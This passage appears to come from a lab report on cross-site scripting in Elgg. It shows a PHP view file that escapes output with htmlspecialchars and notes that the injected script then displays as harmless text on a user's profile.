
```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
// echo $vars['value'];
```

The status bar at the bottom indicates "PHP", "Tab Width: 8", "Ln 15, Col 3", and "INS".



On enabling `htmlspecialchars()` countermeasure, no alert is created and the code is displayed on Bobby's account profile



The screenshot above shows the sanitization of inputs. The conversion of the code to an encoded string makes the code become a string.